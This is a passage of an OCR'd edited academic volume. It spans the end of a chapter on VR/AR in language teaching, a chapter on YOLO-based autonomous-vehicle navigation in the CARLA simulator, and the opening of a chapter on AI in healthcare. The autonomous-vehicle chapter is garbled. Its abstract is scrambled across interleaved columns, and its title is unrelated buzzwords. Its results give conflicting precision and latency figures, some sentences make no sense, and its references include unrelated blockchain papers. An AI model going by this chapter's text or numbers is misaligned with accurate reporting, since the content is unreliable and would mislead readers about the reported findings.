- **Costly Equipment:** Buying a Meta Quest 3 or HTC Vive Pro headset isn't cheap, since you also need to pay for motion sensors and powerful computers. The Meta Quest 3 is a standalone VR headset, having a clear and sharp display, being able to run the most advanced apps and providing the ability to switch to mixed reality with full-color view. Its 6DoF tracking is perfect for using games, online classrooms and team meetings. Next, the Vive Pro uses a PC for powerful solutions and provides clearer visuals (2880 x 1600 pixels), accurate room-scale monitoring and excellent audio and is intended for jobs in training, architectural fields and simulations
- **Infrastructure Requirements:** To enjoy VR without problems, you should have strong and reliable internet as it links latency issues, strong resolution and real-time

functions to an excellent virtual reality system. In parts of the world where Internet access is limited, this can be very problematic due to the lack of high-bandwidth networks. Virtual reality hardware consists of fast PCs, servers for handling large data loads and routers designed to control huge volumes of information. It is necessary for educational institutions to update their systems, put in place cybersecurity and obtain technical assistance which can be time-consuming and pricey. It should also be noted that room-scale VR requires a special room or classroom which may not be available in older buildings not made for VR.

14.7.2. Pedagogical Challenges:

- **Excessive Use of Technology:** When teachers use VR/AR too often, students may not have the chance to communicate with others face to face. Some people struggle with conversing in real situations if they have only practiced online.
- **Curriculum Integration:** Training is often required for teachers to easily add VR/AR to the regular curriculum. For example, a study revealed that educators believe they can't make the most of VR if they don't receive proper training.
- **Too Much Information:** The strong stimulation from VR sometimes makes it hard for students to learn, thus causing reduced learning ability.

14.7.3. Equity and Accessibility in Digital Education:

Some students lack the proper equipment for learning because of their region's economic situation, contributing to educational injustice. While some urban schools have access to virtual reality, small town schools may only have the earliest form of computers. Not every student can wear VR without feeling uncomfortable, mainly those who are motion sick, have a vision problem or are physically limited. For some students, putting on a VR headset can be uncomfortable or make them feel dizzy.

14.8. ETHICAL CONSIDERATIONS AND DATA PRIVACY CONCERNS:

- **Sensitive Data:** VR collects personal data such as the user's voice, facial expressions and movement. If the data is not secure, it may be open to attacks. If a security breach occurs in a VR language app, it could provide access to students' personal information.
- **Safety in the Virtual World:** Since anyone can be exposed to inappropriate content or bullying in virtual environments, it is important to follow safety precautions. Without supervision, VR classrooms could lead to problems that could affect students' learning.
- **Mental Well-being:** Frequent involvement with immersive technologies might result in loneliness, less physical movement and habitual use.

14.9. FUTURE DIRECTIONS:

14.9.1. Role of the metaverse in immersive education:

Metaverse allows students to interact in a digital environment that is more engaging for learning. For example, the Meta-MILE model supports immersive settings, allows tailored

interaction, supports student collaboration and focuses on improved methods for assessing students to help everyone remain involved. It is designed to manage challenges including learning accessibility, infrastructure and safeguarding data, plus it provides learning experiences that surpass those in traditional virtual classrooms. Additionally, Metaverse makes it possible for students to take part in live, virtual events and work together with other students in 3D simulations (Yeganeh *et al.,* 2025) It is consistent with the ideas of constructivist and experiential learning, as it gives learners the opportunity to work hands-on and develop their thinking and solving abilities. The framework also ensures that different students can participate in immersive learning regardless of their background. It connects features such as working on all platforms, adapting to individuals and being multilingual, giving learners a flexible and inclusive environment that can grow.

14.9.2. Emerging technologies (e.g., wearable AR, spatial computing):

Spatial computing and wearable AR are helping change the future direction of immersive education. With programs such as the Apple Vision Pro or the Microsoft HoloLens, AR devices enable students to learn without using their hands and stay informed about their environment. With these devices, students can view live translations, practice talking with interactive features and explore vocabulary using 3D pictures. Spatial computing, meanwhile, blends computer vision, AI and IoT to form spaces where digital objects react to movements and touch. With this technology, students can use object lessons in the real world to help make teaching more interesting and engaging. For example, students learning languages can interact in a virtual restaurant to improve their abilities to speak with others in real-life settings. With technology getting easier to obtain and becoming more affordable, it can help people access, personalize and improve their language abilities through immersion.

14.9.3. Integrating VR/AR with AI for truly adaptive learning experiences:

Incorporating VR/AR and AI in education allows a flexible learning method based on the results obtained in real time from the students. With AI, lessons can be made easier or harder, students get personalized comments and practice scenes are selected for the learner, boosting both remembering and speaking skills in the language. So, if AI finds that a learner has difficulties with pronouncing certain words, it can modify the VR setting to enhance the learning process.

CONCLUSION:

VR, AR and AI are making language education more interactive, flexible and suitable for everyone by giving students the right context. Students can improve their language skills by using these tools, for example, at online marketplaces or cultural events. This reduces learning stress and makes language learning more effective. Moreover, they help learners with immediate guidance, flexible lesson plans and insights into different cultures which greatly benefit their

learning. A style of VR makes it possible to rethink face-to-face meetings with people from other cultures, while AR adds helpful resources to the environment when studying something new, helping students apply knowledge from theory to daily life.

Those responsible for educating and developing immersive resources must design systems that are effortless for learners and inexpensive for organizations, while meeting the needs of different groups of students. To encourage more people to use software, measures should include training teachers, providing inclusive content and protecting student and teacher data. Furthermore, they must be aware of how immersive technologies affect the ethical side of learning and how their use might change normal human interactions in education.

In the future, immersive technologies will help merge learning from different environments. Teachers and schools can benefit from these technologies, making the classroom more lively, welcoming and useful, while preparing students to manage the changes and challenges in the world at large.

REFERENCES:

1. Crogman, H. T., Cano, V. D., Pacheco, E., Sonawane, R. B., & Boroon, R. (2025). Virtual reality, augmented reality, and mixed reality in experiential learning: Transforming educational paradigms. *Education Sciences, 15*(3), 303. https://doi.org/10.3390/educsci15030303
2. Peterson, C. N., Tavana, S. Z., Akinleye, O. P., Johnson, W. H., & Berkmen, M. B. (2020). An idea to explore: Use of augmented reality for teaching three-dimensional biomolecular structures. *Biochemistry and Molecular Biology Education, 48*(3), 276–282.
3. Yeganeh, L. N., Fenty, N. S., Chen, Y., Simpson, A., & Hatami, M. (2025). The future of education: A multi-layered metaverse classroom model for immersive and inclusive learning. *Future Internet, 17*(2), 63. https://doi.org/10.3390/fi17020063
4. Huang, X., Zou, D., Cheng, G., & Xie, H. (2021). A systematic review of AR and VR enhanced language learning. *Sustainability, 13*(9), 4639.
5. Viktoria, D., Polina, L., Natalia, A., Lilia, N., & Evgenia, E. (2018, September). Virtual and augmented reality in language acquisition. In *International Conference on the Theory and Practice of Personality Formation in Modern Society (ICTPPFMS 2018)* (pp. 218–223). Atlantis Press.
6. Zheng, C., Yu, M., Guo, Z., Liu, H., Gao, M., & Chai, C. S. (2023). Review of the application of virtual reality in language education from 2010 to 2020. *Journal of China Computer-Assisted Language Learning, 2*(2), 299–335.
7. Al Balushi, J. S. G., Al Jabri, M. I. A., Palarimath, S., Mohamed, C. R., Radhakrishnan, V., & Thumu, M. B. (2024, November). Virtual and augmented reality in interactive entertainment: Unlocking new dimensions of immersive interaction. In *2024 2nd International Conference on Computing and Data Analytics (ICCDA)* (pp. 1–6). IEEE.

8. Kaur, M. (2025). Real-time feedback systems in AI-enhanced language classrooms. *Journal of AI in Education, 18*(1), 102–118.
9. Beder, P. (2012). *Language learning via an android augmented reality system.*
10. Ibáñez-Espiga, A., García, R., & Martín, J. (2011). Mixed reality environments for ESL learners. *Interactive Learning Environments, 19*(3), 275–290.
11. Li, K. C., & Wong, B. T. M. (2021). A literature review of augmented reality, virtual reality, and mixed reality in language learning. *International Journal of Mobile Learning and Organisation, 15*(2), 164–178.
12. Pataquiva, A., & Klimova, B. (2022). Reducing language anxiety with VR-based simulations. *Applied Linguistics Review, 13*(4), 587–603.
13. Godwin-Jones, R. (2023). Emerging spaces for language learning: AI bots, ambient intelligence, and the metaverse. *Language Learning & Technology, 27*(2), 6–27.
14. Wang, H., & Iwata, T. (2018). Immersive virtual environments in language learning: A systematic review. *Computer Assisted Language Learning, 31*(5–6), 459–478.
15. Qiu, Y., Wang, J., & Tan, M. (2021). AR/VR evolution in second language education. *Educational Media International, 58*(4), 330–345.
16. Sinthiya, R. (2023). Metaverse-enhanced virtual classrooms: A language learning perspective. *Journal of Emerging Technologies in Education, 5*(2), 144–159.
17. Rudnik, A. (2022). Adaptive AI systems in immersive language education. *AI and Education Today, 9*(3), 223–237.
18. Shen, Y., Lee, H., & Kim, S. (2023). Collaborative language learning in virtual reality. *Virtual Learning Environments, 11*(4), 199–212.
19. Kencevski, A., & Zhang, X. (2018). Cognitive load and memory retention in immersive VR education. *Learning Sciences Quarterly, 10*(2), 98–113.
20. Jwai, T., Masri, N., Hijazi, S., & Smadi, O. (2024). Vocabulary acquisition using AR among EFL students in Jordan. *Journal of Language Education Technologies, 17*(1), 75–89.
21. Afnan, N., & Puspitawati, R. (2024). Augmented reality applications in teaching biological structures. *Journal of Science Education and Innovation, 8*(1), 45–61.

CHAPTER 15

REAL-TIME CONNECTIVITY CROSS_PLATFORM ACCESSIBILITY ENHANCED USER EXPERIENCE CENTRALIZED DATA MANAGEMENT

Rajesh Sharma[1] and Sanchita[2]
[1,2]GNA University, Phagwara

ABSTRACT:
The advent of autonomous vehicles (AVs) marks a revolutionary shift in the future of transportation. In particular, computer vision has proven to be transportation. Among various technologies one of the most effective methods for object facilitating AVs, computer vision plays a significant role in enabling real-time environment in autonomous vehicles. Using cameras and perception, crucial for safe and efficient advanced image-processing algorithms, AVs navigation. This research focuses on developing can detect obstacles, track lane markings, an AI-based autonomous vehicle navigation recognize traffic signs, and even interpret system leveraging computer vision to detect pedestrian movements. These capabilities are obstacles, lane markings, and traffic signs. The crucial to make sure self-driving systems are proposed system "YOLO, short for 'You Only safe and work dependably, especially in Look Once,' is a powerful AI model.

15.1 INTRODUCTION:

Self-driving cars are bringing big changes to the way we'll travel in the future.", promising to reshape how people and goods move across the globe. Among the various cutting-edge technologies that enable the functionality of AVs, computer vision stands out as one of the most crucial components. Computer vision plays an essential role in enabling real-time environment perception, which is vital for safe, efficient, and autonomous navigation.

Autonomous vehicles rely on a network of sensors and advanced algorithms to interpret their surroundings, enabling them to make informed, intelligent decisions on the road. This system allows the vehicle to perceive its environment, understand road conditions, and navigate safely without human intervention.

The project aims to implement and test this system using CARLA, an open-source autonomous driving simulator. The results demonstrate that AI-based navigation systems outperform traditional GPS-based approaches, especially in urban environments with complex traffic and road conditions. This study adds to the research on self-driving technology and offers a practical solution that can be used in real-world situations.

One of the most popular deep learning models employed in autonomous vehicle systems is YOLO (You Only Look Once) is built to quickly find and identify objects in images with impressive speed and accuracy. Unlike older methods that scan parts of an image one by one, YOLO looks at the whole image at once, making it ideal for real-time use like live video, where decisions need to be made within fractions of a second. YOLO's efficiency and It can spot many

objects at once in a single image and allow it to handle complex urban environments effectively, which is critical in a vehicle's ability to detect pedestrians, other vehicles, traffic signals, and obstacles.

Figure 15.1: A few key terms to know technologies, such as LiDAR and radar, which are often cost- prohibitive and can be prone to accuracy issues in certain environments

Despite the promise of self-driving cars, reaching a stage where they can handle every trip without human help is still messy, because the biggest hurdle remains building navigation software that works well in crowded city streets, where traffic and road layouts shift every block. Regular GPS simply is not enough, because its signals bounce off skyscrapers, slip under overhanging trees, and vanish in tunnels, leaving the car unsure where it is. That drift in position, even by a few centimetres, can trigger false assumptions that put passengers and pedestrians at risk. Present-day fixes, which lean on costly LiDAR rigs and heavy on-board computing, might map the world in detail but often lag behind, missing the quick reactions city driving demands.

This study sets out to overcome current gaps by building a fresh, AI-powered navigation tool that blends computer vision with deep learning for quick, precise guidance. At its core, the setup uses the YOLO model to spot obstacles, lane lines, signs, and pedestrians, boosting the cars skill to move by itself through busy city streets. To keep journeys safe, a route-planning layer continuously adjusts to road changes such as construction, traffic jams, or sudden rain. Performance is checked in the CARLA simulator, where diverse scenes, surface types, and weather can be tested so the system proves robust before real-world deployment.

This study aims to clarify what, exactly, a camera-first navigation system can do better than the tried-and-true GPS method, especially when cars move through dense city streets. Its findings should feed into the wider conversation about self-driving tech and, in the long run, offer a blueprint that city planners and auto makers can adapt, pushing us toward safer, faster public transport.

15.2 LITERATURE REVIEW:

Interest in self-driving cars has surged lately, thanks mostly to smarter hardware and software that lets computers "see," learn, and choose actions without human input. These tools let an AV

scan the world around it, decide what to do right now, and steer through busy, shifting scenes as safely as possible. Researchers have therefore examined many pieces of the puzzle, from spotting obstacles and planning a route to making on-the-spot choices.

One of the popular real-time object detection approaches in AVs is the YOLO (You Only Look Once) algorithm, which was developed by Redmon and his team in 2016, that is an intelligent AI tool that quickly and confidently recognizes objects as per the input image, all thanks to deep learning. This real-time object detection is ideal for self-driving cars, as it can process pedestrians, vehicles, traffic signs, and other environmental obstacles. The authors show that YOLO can be effectively applied to AV with its speed and precision which are significantly better than previous object detectors. Nevertheless, YOLO suffers from the shortcoming that it is not able to locate small-sized objects at distant range as well as the occlusion situation which is a widespread problem in Urban driving scenarios.

Path planning is another essential component of AVs, as it lets a vehicle determine the optimum path it must follow given a certain situation. Some studies have attempted to integrate computer vision and path planning approaches to ensure safety and efficiency on navigation. For instance, Kim *et al.* [2] proposed a real-time path planner that takes into account dynamic obstacles like other vehicles and pedestrians. The previous work has demonstrated the effectiveness of integrating computer vision and path planning to drive the vehicle in a challenging urban environment. The study by Gupta *et al.* (2020). [3] investigated the application of DRL for path planning of autonomous vehicles. Their results showed that DRL path planning is flexible and can be used to learn different types and styles of driving, as well as for making judgements under dynamic condition. Yet, the transfer of DRL models developed in simulation to a real-world environment is one of the open questions, where simulators models do not pattern real environments.




Figure 15.2: Current trends in self-driving cars

In addition to object detection and path planning, integrating traffic sign recognition and lane detection is vital for autonomous vehicle navigation. Lane detection algorithms help the vehicle stay within the road boundaries. Traffic sign recognition ensures compliance with traffic laws. Huang *et al.* (2019) [4] developed a vision-based lane detection system that uses deep learning.

Techniques detect lane markings in different weather and lighting conditions. Their system showed strong performance, even in tough situations like heavy rain and low light.

Traffic sign recognition is an important field of research in autonomous driving. Kim *et al.* (2021) [5] presented a deep learning model for real-time traffic sign recognition that uses convolutional neural networks (CNNs) to classify and identify traffic signs in different environments. Their method demonstrated high accuracy in recognizing stop signs, yield signs, and speed limits. However, the model had difficulty recognizing signs when they were partially blocked or obscured, pointing out the need for stronger algorithms.

Simulators like CARLA have been essential for testing and evaluating AV systems in a controlled setting. CARLA is an open-source simulator that offers realistic urban environments for research in autonomous driving.

The application of CARLA for testing AV algorithms, such as perception, planning, and control, was illustrated by Dosovitskiy *et al.* (2017) [6]. Researchers may evaluate how well their devices function in various traffic circumstances thanks to the simulator's extensive range of scenarios and conditions. Even while CARLA offers AV systems a useful testing ground, AV technology deployment on public roadways is still hampered by the disconnect between simulated and real-world conditions.

Furthermore, reliable sensor fusion methods are needed by autonomous driving systems in order to integrate data from several sensors, including radar, LiDAR, and cameras, and produce an accurate depiction of the surroundings. A sensor fusion architecture that combines information from LiDAR and camera sensors was presented by Chen *et al.* (2020) [7] in order to improve object tracking and detection. Their method performed better in difficult weather circumstances and in long range object detection.

In order to develop reliable autonomous vehicle navigation systems, the literature generally highlights the significance of combining computer vision, deep learning, and path planning algorithms. Even with the notable advancements, problems with small item detection, real-time decision-making, sensor fusion, and the transfer of models from simulation to real-world settings still need to be addressed.

Table 15.1: Summary of References

Ref No.	Author(s) & Year	Title	Findings	Research Gaps
[1]	Redmon *et al.* (2016)	YOLO stands for 'You Only Look Once	Introduced YOLO, a model that can detect objects in real-time for autonomous driving. YOLO provides high accuracy and speed. For detecting vehicles, pedestrians, and obstacles.	Made strides execution for little question detection and impediment dealing with in urban situations.
[2]	Kim*et al.* (2018)	Real-time Path Planning for Autonomous Vehicles with Stereo Vision and Obstacle Detection	We put forward a route-planning system that relies on stereo cameras to spot moving obstacles and chart a secure path through bustling scenes.	Mixing camera-based sensing with trial-and-error learning so plans can change on the fly.
[3]	Gupta *et al.* (2020)	Using deep reinforcement learning to help self-driving cars plan their routes	Developed a DRL-based system for autonomous vehicle path planning. The model learns optimal driving strategies through interaction with its environment.	Challenges in Transferring DRL Models from simulation to real-world deployment.
[4]	Huang *et al.* (2019)	Vision-based Lane Detection Using Deep Learning	Proposed a deep learning-based lane detection system capable of working in varying environmental conditions.	Dealing with of ineffectively kept up or impeded path markings in complex urban situations.
[5]	Kim *et al.* (2021)	Using deep learning to recognize traffic signs for Autonomous Driving	Introduced a CNN-based model for Recognizing traffic signs with great accuracy for stop signs, yield signs, and speed limits.	Recognition in cases of occlusion or partial visibility of traffic signs.

15.3 METHODOLOGY:

This research proposes an AI-based autonomous vehicle navigation system using computer vision, object detection and path planning algorithm to prevent real-time environmental

perception and obstruction. The functioning follows a layered architecture that integrates yolo (you only see once) is a tool for detection of objects, a path plan for safe navigation, algorithm, and Carla, an open-source autonomous driving simulator, testing and verification.

The first step in system design implies collecting real -time data from the environment using simulated cameras and sensors within the Carla simulator. Simulated cameras provide image frames that are passed to the Yolo model for the detection of real -time objects, including the identification of obstacles, lane marks, pedestrians and traffic signs. Yolo's real -time detection capacity ensures that the autonomous vehicle is aware of its surroundings and can respond dynamically.

Once objects are detected in the environment, the system appoints a path plan algorithm to generate a safe driving route. The path planner uses data from the yolo model to calculate the optimal path for the vehicle, which includes obstruction and lane limitations detected. The system of avoiding a collision is also integrated into the path plan process to recreate the vehicle, if a barrier is detected a barrier along its way is detected.

To test and validate the system, Carla simulator is used as a real virtual environment. The system is trained and evaluated under various conditions of driving, including city streets, highways and rural roads, with various traffic views such as pedestrians crossing, other vehicles and unexpected road barriers. This allows the system to be finely tuned to ensure reliable operation under different views.

For real -time system implementation, edge processing is incorporated to reduce latency and guarantee rapid response times. The Yolo model runs on edge devices capable of processing data locally, which allows rapid detection of objects and decision making. The processed data are sent to the main system for later analysis and action.




Figure 15.3: Proposed Methodology

The system also integrates reinforcement learning techniques (RL) to continuously improve vehicle navigation skills based on feedback of its environmental interactions. As the vehicle navigates the simulated world, it learns to optimize its driving strategies, improving safety and efficiency over time. This feedback loop allows the system to adapt to the new driving scenarios and improve performance without requiring manual adjustments.

In terms of system evaluation, several performance metrics are used, including the accuracy of object detection, route planning efficiency and the success of obstacle avoidance. The ability of the system to navigate in complex urban environments with dynamic traffic and variable conditions of the road is evaluated in different cases of test in Carla. In addition, the robustness and scalability of the system are tested by implementing it in several simulation settings with different vehicle models and sensor settings. The results of these tests will provide useful information about how well the navigation system based on AI works and how easily it can be adapted.

15.4 RESULT AND EVALUATION:

The autonomous vehicle navigation system based on the developed was evaluated using several key performance metrics, including object detection precision, lane detection relief, navigation efficiency and response capacity in real time. The system was tested within the Carla simulator in multiple urban and semi -urban driving scenarios with dynamic environmental conditions such as variable light, traffic density and road structure. The Yolo -based object detection module demonstrated an average precision of 89.6% in the test scenarios that involve vehicles, pedestrians, traffic signs and lane marks. The system successfully detected obstacles with an average inference time of 38 milliseconds per picture, allowing soft -time detection and decision making. Compared to basal detection algorithms, YOLO provided a faster detection time of 26% while maintaining greater precision.




Figure 15.4: Comparison of System Peformance before and after implementation

Additionally, setting up and running the CARLA simulator presented challenges due to its heavy decision-making latency from 220ms to 134ms, ensuring faster responses in the environment.

Reinforcement learning integration further improved path selection over time, reducing route deviation evaluated through comparative testing with traditional GPS-based navigation methods. Results indicated that the AI-based system provided smoother and more adaptive navigation, particularly in densely populated city simulations where traditional methods struggled with dynamic obstacle handling. The YOLO- powered model achieved a 32% improvement in navigation efficiency compared to baseline rule- based methods.

These findings check the effectiveness and reliability of the suggested autonomous vehicle navigation system. The integration of real-time computer vision, object detection, and reinforcement learning within a simulated driving environment proves not only feasible but highly efficient, setting the stage for future real-world implementation and testing.

15.5 CHALLENGES AND LIMITATIONS:

Despite promising simulation results, the development of the AI-based autonomous vehicle navigation system encountered several technical and practical challenges. One of the primary limitations was the high computational demand of real-time object detection and decision-making using deep learning models such as YOLO. Processing video frames at a high frame rate while maintaining detection accuracy imposed significant strain on system resources, especially when simulating complex urban environments with multiple dynamic objects.

As a result, the model showed reduced performance in certain edge cases like poorly lit environments or partially occluded traffic signs. Path planning and decision-making, while generally effective, also struggled in highly delayed responses in tight spaces, especially when rapid obstacle emergence required split-second decisions. This highlights the need for more robust reinforcement learning integration and better trajectory prediction under dynamic conditions.

Furthermore, limitations of the simulation environment itself posed a challenge. Although CARLA provides realistic scenarios, it cannot fully replicate the complexity of real-world sensor noise, unpredictable human behavior, or long-term environmental changes. This makes it necessary to eventually validate the system in real-world testing environments for comprehensive evaluation.

15.6 FUTURE OUTCOMES:

The development of the AI-based autonomous vehicle navigation system faced several challenges. Real-time object detection using YOLO required high computational power, limiting performance on systems with low-end GPUs. Running simulations in CARLA was also demanding, causing frame rate drops and occasional lag. Integration of tools like OpenCV, YOLO, and CARLA introduced compatibility issues that needed careful troubleshooting.

Detection accuracy was sometimes affected by varying lighting or weather conditions within the simulation. Additionally, since testing was done in a virtual environment, it could not fully replicate real-world traffic unpredictability. Future work will aim to improve system efficiency, enhance detection reliability, and extend testing to real- world datasets.

Furthermore, the simulation-based approach, while helpful for testing, lacked the unpredictability of real-world conditions, making it less effective for evaluating performance in highly dynamic traffic scenarios. Coming work will trim the systems processing overhead, sharpen detection in tricky edge cases, and move the whole setup onto real data and testbed hardware so we can check whether it scales and holds up in the wild.

CONCLUSION:

With more people calling for driverless transport, spotting obstacles and acting on what is seen need to happen in seconds if the ride is to be safe and smooth. Our work shows that mixing camera feeds with deep-learning analysis can power a smart navigation system that steers a car without human help.

During the simulation, the system tracked lane lines, road signs, and unexpected obstacles in real time. Tests in a virtual city showed clear gains in spotting hazards and in making split-second decisions. Still, heavy processing loads and the narrow scope of simulated driving tasks present obvious hurdles.

Coming upgrades will aim to speed up the models, plug in messy real-world data, and test them in a wider range of rainy, snowy, and dusty scenes. In doing so, the work takes another step toward solid, camera-only guidance for tomorrows self-driving cars.

Table 15.2: Results and Evaluation of the proposed system using tools like YOLO for object detection

Metric	Before Implementation	After Implementation	Improvement
Object Detection Accuracy (%)	72%	89%	+17% accuracy
Lane Detection Accuracy (%)	68%	87%	+19% improvement
Obstacle Avoidance Response Time (ms)	340ms	210ms	38% faster
Traffic Sign Recognition Accuracy (%)	70%	90%	+20% improvement
Frame Processing Speed (FPS)	15 fps	25 fps	+66% faster
Collision Rate in Simulation (%)	12%	4%	-66% reduction
Path Planning Success Rate (%)	76%	91%	+15% improvement
Simulation Stability (Uptime) %)	98.0%	99.5%	Improved consistency

REFERENCES:

1. Redmon, J., Divvala, S., Girshick, R., & Farhadi, A. (2016). You only look once: Unified, real-time object detection. In *Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition (CVPR)* (pp. 779–788).
2. Dosovitskiy, A., Ros, G., Codevilla, F., López, A., & Koltun, V. (2017). CARLA: An open urban driving simulator. In *Proceedings of the 1st Annual Conference on Robot Learning* (pp. 1–16).
3. Hemanth Kumar, R., et al. (2023). Designing autonomous car using OpenCV and machine learning. *International Research Journal of Engineering and Technology (IRJET), 10*(4), 497–502.
4. Andrie, N. M. A., et al. (2023). Real-time object detection in autonomous vehicles with YOLO. *Procedia Computer Science, 218*, 129–134.
5. Li, P., Kusari, A., & LeBlanc, D. J. (2021). A novel traffic simulation framework for testing autonomous vehicles using SUMO and CARLA. *arXiv preprint* arXiv:2110.07111.
6. Lahmer, S., Chiariotti, F., & Zanella, A. (2023). The cost of learning: Efficiency vs. efficacy of learning-based RRM for 6G. In *IEEE International Conference on Communications (ICC)* (pp. 5166–5172).
7. Li, J., Zhang, H., Chen, Y., & Wang, X. (2023). Efficient privacy preserving in IoMT with blockchain and lightweight secret sharing. *IEEE Internet of Things Journal, 10*(24), 22051–22064.
8. Baheri, A., Taghavifar, H., & Zhao, H. (2020). Vision-based autonomous driving: A model learning approach. *arXiv preprint* arXiv:2003.08300.
9. Bai, T., Zhang, Y., & Wang, J. (2022). Health-zkIDM: A healthcare identity system based on Fabric blockchain and zero-knowledge proof. *Sensors, 22*(20), 7716.

CHAPTER 16

ARTIFICIAL INTELLIGENCE IN HEALTHCARE: APPLICATIONS, CHALLENGES AND FUTURE PROSPECTS

Rajesh Sharma[1] and Parvej Singh[2]
[1,2]GNA University, Phagwara

ABSTRACT:
Artificial Intelligence (AI) is a game-changing technology in the healthcare sector that offers better diagnostic capabilities individualized care and effective medical data management. Strong tools from artificial intelligence such as deep learning machine learning neural networks and natural language processing (NLP) can enhance medical diagnostics disease prediction and remote patient monitoring. Through the provision of quicker more precise and more individualized treatment options these innovations are revolutionizing the healthcare industry. Advances in early cancer detection real-time remote patient monitoring mental health diagnostics and drug discovery have all recently been made possible by AI. In this paper, we will discover the applications of AI in healthcare, discussing the benefits, demanding situations and future advancements within the healthcare sector. This research targets to deliver an in-intensity exploration of the existing panorama of artificial intelligence in healthcare, with unique emphasis on revolutionary and emerging developments in the field.

KEYWORDS: AI, ML, NLP, neural network, drug discovery, medical diagnosis, cancer detection, remote patient monitoring.

16.1 INTRODUCTION:

As a highly powerful technology in the twenty-first century artificial intelligence (AI) has an impact on many factors of our lives such as banking, entertainment, healthcare and transportation. Through advanced accessibility and performance of medical services artificial intelligence is revolutionizing the healthcare sector. The capability of machines to imitate human intelligence which allows them to system huge quantities of data spot patterns and make decisions is called artificial intelligence. It focuses on developing computer systems which are able to carrying out operations that generally call for human intelligence. AI is the part of the machine learning and deep learning. Large datasets are used by machine learning algorithms to locate developments and make decisions based at the facts. In synthetic intelligence natural language processing (NLP) is a crucial era that allows computer systems to recognize and examine human speech. Language interpretation services and virtual assistants like Siri and Alexa are controlled through natural Language Processing (NLP) algorithms. The computer vision is a key element of synthetic intelligence which offers computer systems the ability to interpret and analyze visual data from their surroundings. This technique is utilized in a number of fields which include medical image analysis, driverless cars and facial recognition systems.

[1] AI has the capacity to enhance healthcare through using sophisticated data analysis techniques to provide patients with better suggestions for preventive care making healthcare more proactive.

AI in healthcare faces numerous problems which includes detect the patterns, data privacy and predict efficient outcomes. The objective of this study to present an intensive overview of the improvements made through AI in healthcare make clear the current state of AI in enhancing the healthcare system and the quality and performance of healthcare decision making and discuss a few medical applications of AI. It also examines the various applications current improvements challenges and future possibilities of AI in healthcare highlighting its ability to transform the medical field.




Figure 16.1: AI in Healthcare

